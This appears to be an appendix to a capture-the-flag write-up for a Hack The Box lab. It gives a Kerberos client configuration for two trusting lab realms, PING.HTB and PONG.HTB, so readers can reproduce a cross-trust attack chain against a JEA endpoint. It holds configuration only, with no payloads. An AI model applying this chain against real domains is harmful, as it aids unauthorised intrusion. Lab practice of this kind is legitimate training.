Appendix D: The Kerberos Configuration
The minimal merged config in Changeover was enough to get the first hops moving. Kerberos can be picky across a trust — canonicalisation, realm discovery and ticket lifetimes all have to agree — so this is the version to copy when reproducing the chain:
[libdefaults]
dns_lookup_kdc = false
dns_lookup_realm = false
default_realm = PING.HTB
ticket_lifetime = 24h
renew_lifetime = 7d
forwardable = true
dns_canonicalize_hostname = false

[realms]
PING.HTB = {
    kdc = dc1.ping.htb
    admin_server = dc1.ping.htb
    default_domain = ping.htb
}

PONG.HTB = {
    kdc = dc2.pong.htb
    admin_server = dc2.pong.htb
    default_domain = pong.htb
}

[domain_realm]
.ping.htb = PING.HTB
ping.htb = PING.HTB
.pong.htb = PONG.HTB
pong.htb = PONG.HTB
dns_canonicalize_hostname = false is the line that kept the HTTP/dc1.ping.htb SPN intact for the JEA endpoint; forwardable = true and the explicit [domain_realm] mappings keep the referral chain usable once it crosses the trust.